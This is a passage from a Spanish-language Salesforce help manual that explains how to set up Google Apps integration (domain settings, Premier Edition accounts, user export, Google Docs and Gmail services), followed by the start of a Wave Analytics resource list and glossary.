2. Seleccione un usuario para el campo `Contacto administrativo de Google Apps`. Es la persona de contacto de los usuarios de Google Apps en su organización; específicamente, si un usuario no puede acceder a un servicio de Google Apps, se le indicará que se ponga en contacto con el Contacto administrativo de Google Apps. No es necesario que el Contacto administrativo de Google Apps sea la misma persona registrada como administrador de Google Apps de su organización con Google. Sin embargo, sólo el administrador de Google Apps puede crear nuevos usuarios de Google Apps en su dominio.
3. Introduzca el dominio de `Google Apps` que ha registrado en Google. Por ejemplo, si la URL de su empresa es `http://www.acme.com` y ha creado una cuenta de Google Apps para el dominio acme.com, introduzca *acme.com* en el campo `Dominio de Google Apps`.
4. Haga clic en **Guardar**.

## Paso 3: Activación de los servicios de Google Apps

1. En la sección de activación de los servicios de Google Apps en la página Configuración de Google Apps, busque los servicios de Google Apps que desea activar.
2. Haga clic en **Modificar** o en **Instalar** para activar un servicio. En la columna Acción, **Modificar** se corresponde a los servicios de Google Apps que ya están integrados en Salesforce e **Instalar** se corresponde con las aplicaciones de AppExchange de Force.com no instaladas. Entre los servicios de Google Apps integrados se incluyen:
   - Adición de documentos de Google Docs a Salesforce
   - Gmail a Salesforce
   - Botones y vínculos de Gmail
   - Componentes de la barra lateral de Google Talk

     **Importante:** Google Talk en Salesforce ya no está disponible. Para obtener formas alternativas de utilizar Google Talk, consulte la ayuda en línea de Google Talk .

   Para ver descripciones de las aplicaciones de AppExchange relacionadas con Google, visite http://sites.force.com/appexchange.

## Paso 4: Creación de usuarios de Google Apps

La activación de los servicios de Google Apps en Salesforce hace que los servicios visibles para todos los usuarios de su organización, pero un usuario no puede acceder a un servicio salvo que tenga una cuenta de Google Apps en el dominio de su organización. El administrador de Google Apps registrado con Google puede crear estas cuentas adicionales. Para obtener más información, consulte Crear cuentas de Google Apps.

CONSULTE TAMBIÉN

Información general sobre Salesforce y Google Apps Supported

Configuración de Google Apps en Salesforce

Activar documentos de Google Docs en Salesforce

Gmail™ en Salesforce

# Información general sobre Salesforce y Google Apps Supported

La función Salesforce y Google Apps Supported incluye una cuenta de Google Apps Premier Edition para su organización. En Salesforce, puede crear esa cuenta o actualizar de una cuenta existente de Google Apps Standard Edition a Google Apps Premier Edition.

Después de crear una nueva cuenta de Google Apps Premier Edition o actualizar su cuenta de Google Apps Standard Edition existente en Salesforce, la página Configuración de Premier muestra el nombre de dominio de su organización, el número de licencias de Google Apps Premier Edition disponibles para su organización y, si procede, el estado de la actualización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear una nueva cuenta de Google Apps Premier Edition en Salesforce:

- "Personalizar aplicación"

  O

  Contacto administrativo de Google Apps

Para actualizar Google Apps Standard Edition a Google Apps Premier Edition en Salesforce:

- "Personalizar aplicación"

  O BIEN

  Contacto administrativo de Google Apps

## Creación de una nueva cuenta de Google Apps Premier Edition

Si su organización no tiene una cuenta de Google Apps, siga los pasos que se indican a continuación para registrar una cuenta de Google Apps Premier Edition y activar Salesforce y Google Apps:

1. En Configuración, introduzca *`Configuración de Premier`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Premier**.
2. Cumplimente los campos de la columna A:

| Campo | Descripción |
|---|---|
| `Nombre de dominio` | Introduzca el dominio que desea registrar como la cuenta de Google Apps de su organización. Por ejemplo, si la URL de su empresa es `http://www.acme.com`, introduzca *`acme.com`* como `Nombre de dominio`. |
| `Nombre de usuario` | Este valor se utiliza para crear el administrador de Google Apps de la cuenta de su organización. Por ejemplo, si su administrador de Google Apps es jsmith@acme.com, introduzca *`jsmith`*. Una vez haya creado su cuenta de Google Apps, puede iniciar sesión con el `Nombre de usuario` y `Contraseña` y cambiar este valor si fuera necesario. |
| `Nombre` | Este valor se utiliza para crear el administrador de Google Apps de la cuenta de su organización. Una vez haya creado su cuenta de Google Apps, puede iniciar sesión con el `Nombre de usuario` y `Contraseña` y cambiar este valor si fuera necesario. |
| `Apellidos` | Este valor se utiliza para crear el administrador de Google Apps de la cuenta de su organización. Una vez haya creado su cuenta de Google Apps, puede iniciar sesión con el `Nombre de usuario` y `Contraseña` y cambiar este valor si fuera necesario. |

| Campo | Descripción |
|---|---|
| `Dirección de correo electrónico` | Esta dirección de correo electrónico recibe una confirmación cuando cree su cuenta de Google Apps Premier Edition. Google no guarda este valor con otro propósito. |
| `Contraseña` | El administrador de Google Apps puede iniciar sesión en Google Apps con esta contraseña. |
| `Confirmar contraseña` | El administrador de Google Apps puede iniciar sesión en Google Apps con esta contraseña. |

3. Haga clic en **Crear nueva cuenta de Premier**.
4. Para activar Salesforce y Google Apps, desde Configuración, introduzca *`Configuración de Google Apps`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Google Apps**.
5. Seleccione un usuario para el campo `Contacto administrativo de Google Apps`. Es la persona de contacto de los usuarios de Google Apps en su organización; específicamente, si un usuario no puede acceder a un servicio de Google Apps, se le indicará que se ponga en contacto con el Contacto administrativo de Google Apps. No es necesario que el Contacto administrativo de Google Apps sea la misma persona registrada como administrador de Google Apps de su organización con Google. Sin embargo, sólo el administrador de Google Apps puede crear nuevos usuarios de Google Apps en su dominio.
6. Compruebe que el campo `Dominio de Google Apps` contiene el nombre de dominio que ha registrado en Google.
7. Active los servicios de Google Apps en Salesforce. Para obtener más información, consulte Activación de los servicios de Google Apps.
8. Cree usuarios para la cuenta de su organización de Google Apps. Para obtener más información, consulte Crear cuentas de Google Apps.

   Nota: El número de cuentas de Google Apps Premier Edition que puede crear está limitado al número de licencias que ha adquirido su organización con la función de Salesforce y Google Apps Supported.

## Actualización a una cuenta de Google Apps Premier Edition

Cumplimente los siguientes pasos para actualizar la cuenta existente de su organización de Google Apps Standard Edition a una cuenta de Google Apps Premier Edition.

1. En Configuración, introduzca *`Configuración de Premier`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Premier**.
2. Cumplimente los campos de la columna B:

| Campo | Descripción |
|---|---|
| `Nombre de dominio` | El dominio que desea registrar como la cuenta de Google Apps Premier Edition de su organización. Si ya ha activado Salesforce y Google Apps, este campo ya está cumplimentado con el nombre de dominio de su organización. |
| `Token de Google Apps` | El token de 16 dígitos necesario para actualizar de Google Apps Standard Edition a Google Apps Premier Edition. El administrador de Google Apps de su organización puede acceder a esta |

| Campo | Descripción |
| --- | --- |
| | información en el sitio Web de Google. Para obtener más información, haga clic en **Recuperar el Token de Google Apps** de la columna B. |

3. Haga clic en **Actualizar cuenta existente a Premier**.
4. Para activar Salesforce y Google Apps, desde Configuración, introduzca *`Configuración de Google Apps`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Google Apps**.
5. Modifique el campo `Contacto administrativo de Google Apps` según sea necesario. Es la persona de contacto de los usuarios de Google Apps en su organización; específicamente, si un usuario no puede acceder a un servicio de Google Apps, se le indicará que se ponga en contacto con el Contacto administrativo de Google Apps. No es necesario que el Contacto administrativo de Google Apps sea la misma persona registrada como administrador de Google Apps de su organización con Google. Sin embargo, sólo el administrador de Google Apps puede crear nuevos usuarios de Google Apps en su dominio.
6. Compruebe que el campo `Dominio de Google Apps` contiene el nombre de dominio que ha registrado en Google.
7. Active los servicios necesarios de Google Apps en Salesforce. Para obtener más información, consulte Activación de los servicios de Google Apps.
8. Cree los usuarios que necesite para la cuenta de su organización de Google Apps. Para obtener más información, consulte Crear cuentas de Google Apps.

   Nota: El número de cuentas de Google Apps Premier Edition que puede crear está limitado al número de licencias que ha adquirido su organización con la función de Salesforce y Google Apps Supported.

CONSULTE TAMBIÉN

Información general sobre Salesforce y Google Apps

# Configuración de Google Apps en Salesforce

Desde Configuración, introduzca *Configuración de Google Apps* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Google Apps** para modificar sus parámetros de dominio de Google Apps, activar o desactivar servicios de Google Apps en Salesforce, o instalar o desinstalar paquetes de AppExchange de Force.com relacionados con Google.

**Importante:** No puede utilizar Salesforce y Google Apps hasta que no se cree una cuenta de Google Apps para su organización y no se ajuste la configuración del dominio de Google Apps en Salesforce. Para obtener instrucciones sobre la creación de una cuenta y el ajuste de su configuración del dominio, consulte Información general sobre Salesforce y Google Apps en la página 3751.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración del dominio de Google Apps y activar o desactivar servicios:
- "Personalizar aplicación"

Para instalar o desinstalar paquetes de AppExchange:
- "Descargar paquetes de AppExchange"

## Modificación de la configuración del dominio de Google Apps

La configuración del dominio está compuesto por dos valores: el usuario seleccionado para administrar la cuenta de Google Apps de su organización y el dominio de su organización registrado en Google. Ambos campos son obligatorios para activar Google Apps en Salesforce. Para modificar su configuración del dominio:

1. En la sección Configure el dominio de Google Apps, haga clic en **Modificar**.
2. También puede seleccionar un nuevo usuario para el campo Contacto administrativo de Google Apps. Es la persona de contacto de los usuarios de Google Apps en su organización; específicamente, si un usuario no puede acceder a un servicio de Google Apps, se le indicará que se ponga en contacto con el Contacto administrativo de Google Apps. No es necesario que el Contacto administrativo de Google Apps sea la misma persona registrada como administrador de Google Apps de su organización con Google. Sin embargo, sólo el administrador de Google Apps puede crear nuevos usuarios de Google Apps en su dominio.
3. Opcionalmente, modifique el Dominio de Google Apps registrado en Google para la cuenta de Google Apps de su organización. Su Dominio de Google Apps suele ser el dominio de su empresa; por ejemplo, acme.com.

## Modificación de los servicios de Google Apps

Esta sección enumera los servicios de Google Apps integrados en Salesforce y también proporciona vínculos a varias aplicaciones de AppExchange de Force.com relacionadas con Google que pueden instalarse fácilmente desde AppExchange.

Para activar o desactivar un servicio integrado, haga clic en **Modificar** junto al nombre del servicio. Estos servicios incluyen:

- Adición de documentos de Google Docs a Salesforce
- Gmail a Salesforce
- Botones y vínculos de Gmail
- Componentes de la barra lateral de Google Talk

**Importante:** Google Talk en Salesforce ya no está disponible. Para obtener formas alternativas de utilizar Google Talk, consulte la ayuda en línea de Google Talk .

Para instalar o desinstalar una aplicación de AppExchange, haga clic en **Instalar** o **Desinstalar** junto al nombre correspondiente. Para ver todas las ofertas de AppExchange relacionadas con Google, visite http://sites.force.com/appexchange.

## Sugerencias de implementación

- Para obtener información detallada acerca de Google Apps, consulte la ayuda en línea de Google.
- Google Apps en Salesforce está disponible para cuentas comerciales de Google, pero no para cuentas consumidores. Puede identificar una cuenta de consumidor por el dominio "gmail.com" en una dirección de correo electrónico, por ejemplo; *minombre*@gmail.com es una cuenta de consumidor. El dominio de Google Apps que defina en Salesforce debe ser el dominio que registre con Google para su organización; por ejemplo, *miempresa*.com es una cuenta de empresa, en lugar de una cuenta de consumidor.
- Después de crear una cuenta de Google Apps para su organización, cree cuentas de Google Apps para sus usuarios de Salesforce. Desde Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios** y luego haga clic en **Exportar a Google Apps**.
- Notifique a los usuarios sus nombres de usuario y contraseñas de Google Apps.
- Notifique a los usuarios de los cambios que verán en Salesforce cuando se activen los servicios de Google Apps.
- Para ver todas las aplicaciones de Google disponibles en AppExchange de Force.com, visite http://sites.force.com/appexchange.
- Por defecto, los usuarios de Google Apps del dominio de su organización pueden compartir documentos de Google Docs con cuentas de Google Apps fuera de su dominio. El panel de control de su cuenta de Google Apps contiene los ajustes de colaboración que permiten restringir la colaboración de documentos en su dominio.
- Si se desactiva el servicio Agregar documento de Google Docs a Salesforce, no se puede acceder a los documentos de Google Docs desde los registros de Salesforce, y los documentos de Google Docs en las papeleras de reciclaje de los usuarios eliminados de un registro se eliminarán de forma permanente de Salesforce. Si el servicio Agregar documento de Google Docs a Salesforce se vuelve a reactivar en un plazo de 30 días, los documentos de Google Docs asociados con los registros de Salesforce antes de la desactivación se restaurarán en su ubicación anterior. Si desactiva el servicio Agregar documento de Google Docs a Salesforce no afectará a documentos de Google Docs en las bibliotecas de Salesforce CRM Content; su desactivación no eliminará asociaciones de documentos de Google Docs en bibliotecas y no eliminará permanentemente documentos de Google Docs en las papeleras de reciclaje.
- Los usuarios del portal de clientes y portal de socios con acceso a la ficha Contribuir en Salesforce CRM Content pueden crear nuevos documentos de Google Docs y asociar documentos de Google Docs existentes a las bibliotecas de Salesforce. Los usuarios del portal sin acceso a Salesforce CRM Content pueden asociar un documento de Google Docs existente a un registro, pero no podrán crear nuevos documentos de Google Docs a partir de un registro porque no tienen acceso a lista relacionada Google Docs, Notas y Archivos adjuntos del portal. Los usuarios del portal no podrán utilizar el botón del navegador **Agregar Google Doc a Salesforce**.
- Los usuarios del Portal de cliente y portal de socios no pueden acceder a botones y vínculos de Gmail.
- Si su organización ha adquirido la función Salesforce for Google Apps Supported, consulte Información general sobre Salesforce for Google Apps Supported en la página 3753.

## Prácticas recomendadas

- Compruebe su integración de Google Apps utilizando un Sandbox o una organización con Developer Edition.
- Gestione usuarios de Google Apps de la misma forma que usuarios de Salesforce. Por ejemplo, si desactiva un usuario de Salesforce, desactive también su cuenta de Google Apps en el panel de control de la cuenta de Google Apps de su organización. Para obtener información acerca de cómo administrar la cuenta de Google Apps de su organización, consulte la ayuda en línea de Google.
- Para buscar un documento de Google Docs rápidamente en Salesforce, busque el documento mediante la función de búsqueda.

CONSULTE TAMBIÉN

Información general sobre Salesforce y Google Apps

# Crear cuentas de Google Apps

Después de crear una cuenta de Google Apps para su organización y activar Google Apps en Salesforce, puede crear cuentas de Google Apps para usuarios individuales. Para acceder a los servicios de Google Apps activados en Salesforce, cada usuario necesita una cuenta de Google Apps en el dominio de su organización registrado en Google. Una cuenta incluye un nombre de usuario y contraseña que permiten que el usuario inicie sesión en todos los servicios de Google Apps.

Nota: Si su organización ha adquirido Salesforce y Google Apps Supported, el número de cuentas de Google Apps Premier Edition que puede crear está limitado al número de licencias que ha adquirido su organización.

Para exportar una lista de usuarios a Google y crear cuentas de Google Apps para cada usuario:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. En la lista desplegable Ver, seleccione una lista de usuarios.
3. Haga clic en **Exportar a Google Apps** para exportar todos los usuarios de la lista. Para exportar sólo a ciertos usuarios, seleccione los que desee en la columna Acción.

   Nota: Si Google Apps no está activado para su organización, el botón **Exportar a Google Apps** no aparece. Para activar Google Apps en Salesforce, consulte Información general sobre Salesforce y Google Apps en la página 3751.

4. En la página de exportación de usuarios a Google Apps, haga clic en el vínculo de archivo de exportación denominado Paso 1. El nombre del vínculo depende de la vista de lista que decida exportar; por ejemplo, si está visualizando la lista Todos los usuarios, el vínculo de la página de exportación de usuarios a Google Apps es **Archivo de exportación de todos los usuarios**.
5. En la hoja de cálculo CSV que aparece cuando hace clic en el vínculo de exportación, proporcione una contraseña temporal para cada usuario. Puede modificar los campos Nombre de usuario, Apellidos y Nombre de cualquier usuario según sea necesario. Google crea nombres de cuenta agregando su dominio a los nombres de usuario de la hoja de cálculo; por ejemplo, si su dominio es acme.com y la hoja de cálculo contiene los nombres de usuario john.doe y jane.doe, los nombres de usuario de Google Apps son john.doe@acme.com y jane.doe@acme.com.
6. Guarde la hoja de cálculo en su equipo.
7. Haga clic en el vínculo **Herramienta de importación de usuarios a gran escala de Google Apps** para iniciar la página de actualización de cuenta a gran escala para la cuenta de Google Apps de su organización. Si se le pide, inicie sesión con su nombre de administrador de Google Apps. Sólo el usuario registrado en Google como administrador de cuenta de su organización puede crear cuentas de Google Apps adicionales en el dominio de su organización.
8. Siga las instrucciones de Google para importar los datos en la hoja de cálculo. El administrador de Google Apps recibe un informe de confirmación y el usuario de cada cuenta creada correctamente recibe un mensaje de correo electrónico de notificación en su nueva cuenta de Gmail.
9. Notifique a los usuarios sus nombres de usuario y contraseñas. Necesitarán esta información para utilizar cualquier servicio de Google Apps activado en Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Exportar usuarios a Google:
- "Personalizar aplicación"

Crear cuentas de Google Apps:
- Administrador de Google Apps

CONSULTE TAMBIÉN

Información general sobre Salesforce y Google Apps

# Activar documentos de Google Docs en Salesforce

**Importante:** Después de activar un servicio de Google Apps en Salesforce, estará visible para todos sus usuarios de Salesforce. Para utilizar estos servicios, sus usuarios necesitan tener cuentas de Google Apps en su dominio. Para obtener más información, consulte Información general sobre Salesforce y Google Apps.

Google Docs™ permite crear documentos, hojas de cálculo y presentaciones On-Demand, modificarlos en su navegador y trabajar en tiempo real con otros colaboradores.

Para activar el servicio Agregar documento de Google Docs a Salesforce:

1. En Configuración, introduzca *Configuración de Google Apps* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Google Apps**.
2. Haga clic en **Modificar** junto a la opción Agregar documento de Google Docs a Salesforce en la lista de activación de los servicios de Google Apps.
3. Pulse Activar.
4. Lea e indique si está de acuerdo con los Términos de uso.
5. Haga clic en **Guardar**.

Cuando active el servicio Agregar documento de Google Docs a Salesforce, los siguientes cambios permitirán a los usuarios crear, modificar o visualizar documentos de Google Docs y asociarlos con registros de Salesforce:

- La lista relacionada Notas y Archivos adjuntos de cuentas, activos, contactos, contratos, candidatos, oportunidades, productos y objetos personalizados cambiará su nombre a Google Docs, Notas y Archivos adjuntos.
- La lista relacionada Archivos adjuntos de casos, soluciones y campañas cambia su nombre a Google Docs y Archivos adjuntos.
- Si se activa Salesforce CRM Content, la ficha Bibliotecas contendrá una lista desplegable **Agregar documento de GoogleDocs**.

Los usuarios también pueden instalar el botón del navegador **Agregar documento de Google Docs a Salesforce**, que les permite asociar un documento de Google Docs a varios registros de Salesforce o a una biblioteca de Salesforce CRM Content, sin necesidad de iniciar sesión en Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Activación del servicio Agregar documento de Google Docs a Salesforce:
- "Personalizar aplicación"

## Sugerencias de implementación

- Para obtener información sobre Google Docs, consulte la ayuda en línea de Google.
- De manera predeterminada, los usuarios de Google Docs de su dominio pueden compartir documentos de Google Docs con cuentas de Google Apps fuera de su dominio. El panel de control de su cuenta de Google Apps contiene la configuración de intercambio que le permite restringir el intercambio de documentos a usuarios del dominio de su organización.
- Los usuarios del portal de clientes y portal de socios con acceso a la ficha Contribuir en Salesforce CRM Content pueden crear nuevos documentos de Google Docs y asociar documentos de Google Docs existentes a las bibliotecas de Salesforce. Los usuarios del portal sin acceso a Salesforce CRM Content pueden asociar un documento de Google Docs existente a un registro, pero no podrán crear nuevos documentos de Google Docs a partir de un registro porque no tienen acceso a lista relacionada Google Docs, Notas y Archivos adjuntos del portal. Los usuarios del portal no podrán utilizar el botón del navegador **Agregar Google Doc a Salesforce**.
- Si se desactiva el servicio Agregar documento de Google Docs a Salesforce, no se puede acceder a los documentos de Google Docs desde los registros de Salesforce, y los documentos de Google Docs en las papeleras de reciclaje de los usuarios eliminados de un registro se eliminarán de forma permanente de Salesforce. Si el servicio Agregar documento de Google Docs a Salesforce se vuelve a reactivar en un plazo de 30 días, los documentos de Google Docs asociados con los registros de Salesforce antes de la desactivación se restaurarán en su ubicación anterior. Si desactiva el servicio Agregar documento de Google Docs a Salesforce no afectará a

documentos de Google Docs en las bibliotecas de Salesforce CRM Content; su desactivación no eliminará asociaciones de documentos de Google Docs en bibliotecas y no eliminará permanentemente documentos de Google Docs en las papeleras de reciclaje.

- El servicio de Agregar documento de Google Docs a Salesforce no se puede desactivar para su organización si se hace referencia a los documentos de Google Docs en una secuencia de comandos de Apex.
- Los documentos de Google Docs cuentan en el almacenamiento general. Por cada documento de Google Docs asociado a un registro o biblioteca de Salesforce se utilizan 2 KB de almacenamiento.

CONSULTE TAMBIÉN

Información general sobre Salesforce y Google Apps

# Gmail™ en Salesforce

Integre Gmail con Salesforce.

Gmail to Salesforce disponible en: Salesforce Classic y Lightning Experience

Botones y vínculo de Gmail disponibles en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Activación de Gmail en Salesforce:

- "Personalizar aplicación"

**Importante:** Después de activar un servicio de Google Apps en Salesforce, estará visible para todos sus usuarios de Salesforce. Para utilizar estos servicios, sus usuarios necesitan tener cuentas de Google Apps en su dominio. Para obtener más información, consulte Información general sobre Salesforce y Google Apps.

Integre Gmail con Salesforce de dos formas:

- Gmail a Salesforce
- Botones y vínculos personalizados de Gmail

## Gmail a Salesforce

Gmail en Salesforce le permite registrar mensajes de correo electrónico automáticamente. También le permite registrar sesiones de chat que envíe desde su cuenta de Gmail como actividades sobre candidatos, contactos, oportunidades y otros registros que admitan el historial de actividades. Es importante saber que después de activar Gmail en Salesforce, no puede desactivarlo.

Para activar Gmail en Salesforce:

1. En Configuración, introduzca *Correo electrónico en Salesforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Correo electrónico en Salesforce**. Confirme que está activado.
2. En Configuración, introduzca *Configuración de Google Apps* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Google Apps**.
3. Establezca un contacto administrativo de Google Apps y un dominio de Google Apps y, a continuación, guarde sus cambios.

## Botones y vínculos de Gmail

Los botones y vínculos personalizados de Gmail agregan vínculos de **Gmail** junto a los campos de correo electrónico junto a todos los registros y agregan los botones **Redactar en Gmail** en Historial de actividades de candidatos y contactos. Cuando selecciona un vínculo de Gmail o en el botón **Redactar en Gmail**, Salesforce iniciará sesión automáticamente en su cuenta de Gmail y cumplimentará el

campo **Para**. Si Gmail en Salesforce está activado, Salesforce también cumplimentará el campo **Cco** con su dirección Correo electrónico en Salesforce.

Para activar botones y vínculos de Gmail:

1. En Configuración, introduzca *Google Apps* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Google Apps**.
2. En la lista de activación de los servicios de Google Apps, haga clic en **Modificar** junto a los botones y vínculos de Gmail.
3. Para activar botones y vínculos de Gmail, seleccione Activo.
4. Para agregar vínculos de **Gmail** junto a todos los campos de correo electrónico (excepto los campos de correo electrónico en páginas bajo Configuración), seleccione Vínculos de Gmail.
5. Para agregar botones **Redactar en Gmail** en Historial de actividades de candidatos y contactos, seleccione Botones de Gmail.
6. Lea e indique si está de acuerdo con los Términos de uso.
7. Haga clic en **Guardar**.

## Notas de implementación

Si activa botones y vínculos de Gmail sin Gmail en Salesforce, aún podrá utilizar los vínculos de Gmail en contactos y candidatos. Pero tenga en cuenta que Salesforce no registra mensajes de correo electrónico que envía desde su cuenta de Gmail. Salesforce tampoco cumplimenta automáticamente el campo **Cco** en la ventana **Redactar correo electrónico** con una dirección de Correo electrónico en Salesforce.

CONSULTE TAMBIÉN

Información general sobre Salesforce y Google Apps

http://support.google.com/mail/?hl=en

Personalizar su experiencia de Salesforce

# Utilizar Google Talk en Salesforce

**Importante:** Google Talk en Salesforce ya no está disponible. Para obtener formas alternativas de utilizar Google Talk, consulte la ayuda en línea de Google Talk .

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Activación o desactivación de Google Talk:
- "Personalizar aplicación"

## Desactivación de Google Talk

Para desactivar Google Talk en Salesforce:

1. En Configuración, introduzca *Google Apps* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Google Apps**.
2. Haga clic en **Modificar** junto a la opción de la barra lateral de Google Talk en la lista de activación de los servicios de Google Apps.
3. Cancele la casilla de verificación Activar.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Información general sobre Salesforce y Google Apps

# Otros recursos

¿Necesita más información? Consulte estas sugerencias.

Hojas de sugerencias

## Hojas de sugerencias

Además de la ayuda en línea, Salesforce publica documentación imprimible para ayudarle a aprender sobre nuestras funciones y administrar Salesforce con éxito.


### Comunidades de Salesforce

### Salesforce CRM Content

# Analytics

## Wave Analytics

Salesforce Wave Analytics es una plataforma basada en la nube para conectar datos procedentes de múltiples fuentes, crear vistas interactivas de esos datos, así como para compartir dichas vistas en paneles. Es una forma mejor de distribuir perspectivas a usuarios comerciales de modo que puedan comprender y realizar acciones sobre la información cambiante.




- Aprender Wave Analytics con Trailhead
- Glosario de Wave Analytics
- Límites de Wave Analytics
- Limitaciones de Wave Analytics

## Aplicaciones Wave preconstruidas

- La aplicación Sales Wave Analytics
- La aplicación Service Wave Analytics
- La aplicación Event Monitoring Wave

## Configurar Wave Analytics

- Configuración de la plataforma Wave | PDF
- PDF de la Guía de implementación de seguridad de Wave Analytics

## Integrar sus datos de Salesforce y datos externos

- Integración de datos | PDF
- Documento de información general en PDF Información general sobre la replicación de Wave (Piloto)
- Guía de la API de datos externos | PDF
- Referencia de formato de datos externos | PDF

## Explorar y diseñar

- Explorar y visualizar sus datos
- Crear paneles de Wave
- Organizar activos de Wave empleando aplicaciones

## Aprovechar y compartir Wave al máximo

- Incrustar paneles en todas partes
- Migración, empaquetado y distribución de Wave
- Más formas de aprovechar Wave al máximo

## Personalizar Wave Analytics

- Guía de JSON de paneles | PDF
- Referencia SAQL | PDF
- Referencia de metadatos ampliados (XMD) | PDF

## Wave Analytics Mobile

- Ayuda de Salesforce Analytics for iOS

## API de REST de Wave

- Guía del desarrollador de API de REST de Wave | PDF

## Aprender Wave Analytics con Trailhead

Trailhead es la forma divertida y gratuita de aprender Salesforce. Ahora puede familiarizarse con Wave Analytics a través de Trailhead, empleando una organización especial de Developer Edition con capacidad Wave.

No puede utilizar una organización de Developer Edition anterior para seguir las indicaciones para Wave Analytics. Debe inscribirse para la versión Developer Edition especial que ofrece una licencia de Analytics Cloud Wave Platform limitada y contiene datos de ejemplo necesarios para las indicaciones de Wave.

Encontrará la inscripción para la organización especial de Developer Edition en estas rutas:

- Explorar con Wave Analytics: http://developer.salesforce.com/trailhead/trail/wave_analytics_explorer

- Aceleración de Analytics con aplicaciones Wave: http://developer.salesforce.com/trailhead/trail/wave_analytics_apps

CONSULTE TAMBIÉN

Límites de Wave Analytics

# Glosario de Wave Analytics

Familiarícese con la terminología común de Wave Analytics.

**Aplicación**
Una *aplicación* contiene paneles, lentes y conjuntos de datos en cualquier combinación que tenga sentido para compartir sus análisis de datos con compañeros de trabajo. Las aplicaciones son como carpetas. Permiten a los usuarios organizar sus propios proyectos de datos, ya sean privados o compartidos, y controlar la colaboración.

**Panel**
Un *panel* es un conjunto saneado de gráficos, mediciones y tablas basado en los datos de una o más lentes.

**Archivo JSON de panel**
Un *archivo JSON de panel* define los componentes que contiene un panel y describe cómo están conectados.

**Supervisor de datos**
La herramienta *Supervisor de datos* le permite supervisar el flujo de datos y los trabajos del sistema. También puede utilizarlo para iniciar, detener, volver a programar, descargar y cargar flujos de datos.

**Flujo de datos**
Un *flujo de datos* es un conjunto de instrucciones que especifica qué datos extraer a partir de objetos de Salesforce o conjuntos de datos, cómo transformar los conjuntos de datos, y qué conjuntos de datos dejar disponibles para consultas.

**Archivo de definición de flujo de datos**
Un *archivo de definición de flujo de datos* es un archivo JSON que contiene transformaciones que representan la lógica de flujo de datos.

**Trabajo de flujo de datos**
Un *trabajo de flujo de datos* procesa la lógica de un flujo de datos.

**Conjunto de datos**
Un *conjunto de datos* contiene un conjunto de datos de origen, con un formato especial y optimizado para una exploración interactiva.

**Generador del conjunto de datos**
El *Generador del conjunto de datos* es una interfaz de usuario con función de apuntar y hacer clic que le permite seleccionar y extraer datos fácilmente de objetos de Salesforce relacionados para crear un único conjunto de datos.

**Fecha**
Una *fecha* puede venir representada como un día, un mes, un año y, opcionalmente, tiempo. Puede agrupar, filtrar y realizar operaciones matemáticas con las fechas.

**Diseñador**
*Diseñador* es la interfaz donde crea paneles. Hay dos versiones: Wave Dashboard Designer (el nuevo) y classic designer (el heredado).

**Dimensión**
Una *dimensión* es un valor cualitativo, como una región, un nombre de producto y un número de modelo. Las dimensiones son útiles para agrupar y filtrar sus datos. A diferencia de las mediciones, no es posible realizar operaciones matemáticas en las dimensiones.

**Explorador**
El *Explorador* es la interfaz donde se exploran conjuntos de datos y lentes.

**Metadatos ampliados (XMD)**
Los *Metadatos ampliados (XMD)* le permiten personalizar el formato de muchos elementos de paneles en Wave Analytics.

**Datos externos**
Los *datos externos* son datos que están fuera de Salesforce, como datos procedentes de aplicaciones y hojas de cálculo externas.

**API de datos externos**
Utilice la *API de datos externos* para cargar archivos de datos externos en Wave Analytics para crear conjuntos de datos.

**Lentes**
Una *lente* es una vista especial de los datos de un conjunto de datos. Es donde se realizan análisis y visualizaciones de exploración.

**Medición**
Una *medición* es un valor cuantitativo, como ingresos o un tipo de cambio. Puede realizar operaciones matemáticas en las mediciones, como calcular los ingresos totales y el tipo de cambio mínimo.

**Archivo de metadatos**
Un *archivo de metadatos* es un archivo JSON que describe la estructura de un archivo de datos externos.

**Predicado**
Un *predicado* es una condición de filtro que define el acceso a nivel de filas en los registros de un conjunto de datos.

**Lenguaje de consultas de Salesforce Analytics (SAQL)**
Utilice *SAQL* para acceder y analizar datos en los conjuntos de datos de Wave Analytics.

**Transformación**
Una *transformación* hace referencia a la manipulación de los datos. Puede agregar transformaciones a un flujo de datos para extraer datos de objetos de Salesforce o conjuntos de datos, transformar conjuntos de datos que contienen datos de Salesforce o externos, así como registrar conjuntos de datos.

**Visualización**
